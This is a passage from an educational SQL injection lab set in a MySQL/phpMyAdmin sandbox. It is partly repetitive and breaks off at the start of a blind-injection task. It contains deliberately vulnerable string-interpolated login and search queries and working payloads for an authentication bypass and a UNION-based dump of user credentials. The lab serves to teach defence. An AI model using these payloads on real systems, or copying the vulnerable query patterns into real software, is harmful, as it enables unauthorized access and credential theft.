

Hands-on Lab: Exploiting SQL Injection Vulnerabilities



Introduction

In this lab, we will explore SQL injection vulnerabilities in a MySQL database environment. SQL injection is a code injection technique that allows attackers to execute arbitrary SQL queries on a database. This vulnerability can compromise the integrity, confidentiality, and availability of data. By understanding how SQL injection works and how to exploit such vulnerabilities, we can better implement preventive measures and secure our applications. This lab will provide hands-on experience with identifying, exploiting, and mitigating SQL injection attacks using a simple database schema.

Learning Objectives

- **Identify SQL Injection Vulnerabilities:** Learn how to recognize potential SQL injection points in a web application by analyzing vulnerable SQL queries.
- **Perform SQL Injection Attacks:** Execute various types of SQL injection attacks, such as extracting data, bypassing authentication, and causing denial of service, using a provided MySQL database schema.
- **Understand the Impact:** Assess the impact of SQL injection attacks on the security and integrity of a database and the overall system.
- **Mitigate SQL Injection Risks:** Implement best practices and security measures to prevent SQL injection vulnerabilities, including parameterized queries, input validation, and proper error handling.

This lab will help you understand the importance of secure coding practices and the techniques needed to defend against SQL injection attacks.

Lab Environment Setup

Before we start creating the Vulnerable SQL Query and test the execution, We need to initiate the Lab Environment for the Execution. Follow the steps to setup the lab environment.

Step 1:- In the Right Pane of your lab environment click on DATABASES

Hands-on Lab: Exploiting SQL Injection Vulnerabilities


In this lab, we will explore SQL injection vulnerabilities in a MySQL database environment. SQL injection is a code injection technique that allows attackers to execute arbitrary SQL queries on a database. This vulnerability can compromise the integrity, confidentiality, and availability of data. By understanding how SQL injection works and how to exploit such vulnerabilities, we can better implement preventive measures and secure our applications. This lab will provide hands-on experience with identifying, exploiting, and mitigating SQL injection attacks using a simple database schema.

Learning Objectives

- **Identify SQL Injection Vulnerabilities:** Learn how to recognize potential SQL injection points in a web application by analyzing vulnerable SQL queries.
- **Perform SQL Injection Attacks:** Execute various types of SQL injection attacks, such as extracting data, bypassing authentication, and causing denial of service, using a provided MySQL database schema.
- **Understand the Impact:** Assess the impact of SQL injection attacks on the security and integrity of a database and the overall system.
- **Mitigate SQL Injection Risks:** Implement best practices and security measures to prevent SQL injection vulnerabilities, including parameterized queries, input validation, and proper error handling.

This lab will help you understand the importance of secure coding practices and the techniques needed to defend against SQL injection attacks.

Next




Step 2: Click on MySQL under DATABASES


The screenshot shows the Cloud IDE interface. On the left sidebar, under the 'DATABASES' section, 'MySQL' is highlighted with a red box. The main area displays the 'Cloud IDE' welcome page, which includes information about the version (1.7.4) and the VS Code API version (1.88.1). It also provides a 'Getting Started' guide with instructions on how to use the IDE and links to various resources like the File Explorer, Terminal, and Skills Network Toolbox. A 'Show welcome page on startup' checkbox is visible at the bottom right of the main area.

Step 3: Click on Create


The screenshot shows the Cloud IDE interface with the 'MySQL' option selected in the left sidebar. The main area displays the 'MySQL' configuration page, which includes the version (8.0.22) and the phpMyAdmin version (2.0.2). A red box highlights the 'Create' button, which is used to create a new MySQL database. Below the 'Create' button, there is a 'Summary' tab and a 'Create MySQL' button. The page also includes a 'Delete' button and a 'Details' link. A message at the bottom states: 'Get started with MySQL in a faster, easier way. To launch your database, hit the Start button.'

Step 4: Click on Create phpMyAdmin

The screenshot shows the Skills Network Toolbox interface. On the left, a sidebar lists various databases: MySQL (ACTIVE), PostgreSQL (INACTIVE), Cassandra (INACTIVE), and MongoDB (INACTIVE). Below these are sections for BIG DATA, CLOUD, EMBEDDABLE AI, and OTHER, with a 'Launch Application' button. The main panel displays the MySQL tab, which is 'ACTIVE'. It shows version information (8.0.22, 5.0.4, 2.0.2) and a message: 'Connect to MySQL and phpMyAdmin directly in your Skills Network Labs environment.' There are 'Create' and 'Delete' buttons. Below this, a 'Summary' section states: 'Your database and phpMyAdmin server are now ready to use and available with the following login credentials. For more details on how to navigate MySQL please check out the Details section.' A red box highlights the 'phpMyAdmin' button, which is accompanied by a document icon. Below this, text says: 'You can manage MySQL via:' followed by 'MySQL CLI' and 'New Terminal' buttons. At the bottom, there is an 'Open new terminal' button.

Step 5: Click on SQL

The screenshot shows the phpMyAdmin web interface. The browser address bar displays the URL: <https://labs-mysql-future-rhythmic-pharmacist.mysql.databases.labs.skills.network/>. The interface includes a top navigation bar with tabs: Databases, SQL (highlighted with a red box), Status, User accounts, Export, Import, Settings, Binary log, Replication, and More. The left sidebar shows a tree view of databases: information_schema, mysql, performance_schema, and sys. The main content area is divided into several panels: 'General settings' (Server connection collation: utf8mb4_unicode_ci), 'Appearance settings' (Language: English, Theme: pmahomme), 'Database server' (Server: labs-mysql-future-rhythmic-pharmacist via TCP/IP, Server type: MySQL, Server connection: SSL is not being used, Server version: 8.0.37 - MySQL Community Server - GPL, Protocol version: 10, User: root@172.17.63.203, Server charset: UTF-8 Unicode (utf8mb4)), and 'Web server' (Apache, Database client version: libmysql - mysqlnd 8.2.22, PHP extension: mysqli, curl, mbstring, sodium, PHP version: 8.2.22). The phpMyAdmin logo is visible in the top left corner of the interface.

Step 5: Write the SQL query in query box and Click on Go to see the output

To effectively explore SQL injection vulnerabilities, you first need to set up a MySQL database that will serve as the environment for this experiment. Follow the instructions below to create a database and populate it with sample data. This will enable you to perform various SQL injection attacks and understand their impact.

Lab Setup: Database Creation and Data Population

To effectively explore SQL injection vulnerabilities, you first need to set up a MySQL database that will serve as the environment for this experiment. Follow the instructions to create a database and populate it with sample data. This will enable you to perform various SQL injection attacks and understand their impact.

Instructions:


- **Create the Database:** Start by creating a new MySQL database named **vulnerable_db**. This database will host the tables and data used for the SQL injection exercises.
- **Define the Schema:** Next, create the necessary tables within the vulnerable_db database. The schema includes tables for users and products. Ensure that the tables are structured as described to simulate a realistic scenario for SQL injection.
- **Populate the Database:** Insert sample data into the tables. This data will be used during the lab to demonstrate how SQL injection can be exploited to access and manipulate data.

By setting up this environment, you will be able to conduct hands-on experiments with SQL injection techniques and learn how to identify and mitigate these vulnerabilities in real-world applications.


Sample Code to Create the Database and Populate Dummy Data.

```
CREATE DATABASE vulnerable_db;
USE vulnerable_db;
CREATE TABLE users (
  id INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(50) NOT NULL,
  password VARCHAR(50) NOT NULL,
  email VARCHAR(100) NOT NULL
);
CREATE TABLE products (
  id INT AUTO_INCREMENT PRIMARY KEY,
  name VARCHAR(100) NOT NULL,
  description TEXT,
  price DECIMAL(10, 2) NOT NULL
);
-- Insert sample data
INSERT INTO users (username, password, email) VALUES
('alice', 'password123', 'alice@example.com'),
('bob', 'qwerty', 'bob@example.com'),
('charlie', 'letmein', 'charlie@example.com');
INSERT INTO products (name, description, price) VALUES
('Laptop', 'High performance laptop', 999.99),
('Smartphone', 'Latest model smartphone', 699.99),
('Tablet', '10-inch screen tablet', 299.99);
```

Once you have completed these setup tasks, the **vulnerable_db** will be created.



Select the **vulnerable_db** and click on SQL for executing your task.



Once you have completed these setup tasks, you will be ready to start the SQL injection exercises and gain practical experience with database security.

Task 1: Bypassing Login Authentication

Scenario: - You are tasked with assessing the security of a web application for a company that has recently launched an online store. The application includes a login feature where users enter their username and password. During your security assessment, you notice that the login form is vulnerable to SQL injection. Your objective is to exploit this vulnerability to bypass authentication and gain unauthorized access to the system.

Lab Task:- Identify and exploit the SQL injection vulnerability in the login form to retrieve sensitive user information or gain unauthorized access.

Vulnerable Query:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

This SQL Query can be vulnerable if the parameters are substituted as follows:

Injection:


Username: anything' OR '1'='1
Password: anything

Resulting Query:

```
SELECT * FROM users WHERE username = 'anything' OR '1'='1' -- ' AND password = 'anything';
```

This query always returns true ('1'='1'), bypassing authentication and potentially giving access to any user.

Sample Output



Task 2: Extracting Data from Another Table

Scenario: The development team of a company is concerned about potential data breaches. They have a product search feature in their online catalog that allows users to search for products by name. You are given access to the application and need to determine if the search functionality is susceptible to SQL injection. Your task is to use SQL injection techniques to extract data from the users table, which stores sensitive user information.

Lab Task: Perform SQL injection attacks on the product search feature to retrieve data from the users table, including usernames, passwords, and email addresses.
Vulnerable Query:

```
SELECT * FROM products WHERE name = '$productName';
```

This SQL Query can be vulnerbale if the parameters are substituted as follows:

Injection:


Product Name: *Laptop* `' UNION SELECT username, password, email FROM users;`

Resulting Query:

```
SELECT name, description, price FROM products WHERE name = 'Laptop' UNION SELECT username, password, email FROM users;
```

This query combines results from the products table and the users table, exposing sensitive user data.

Sample Output



Task 3: Blind SQL Injection (True Condition)

Scenario: You are conducting a security assessment on an e-commerce website that allows users to browse and search for products. The application uses dynamic SQL queries to fetch product details from the database based on user input. However, the application is configured not to display detailed error messages, making it challenging to perform traditional SQL injection attacks. You suspect that the application might still be vulnerable to blind SQL injection, where the attacker can infer information based on the application's responses (such as timing or Boolean responses) rather than direct data output.

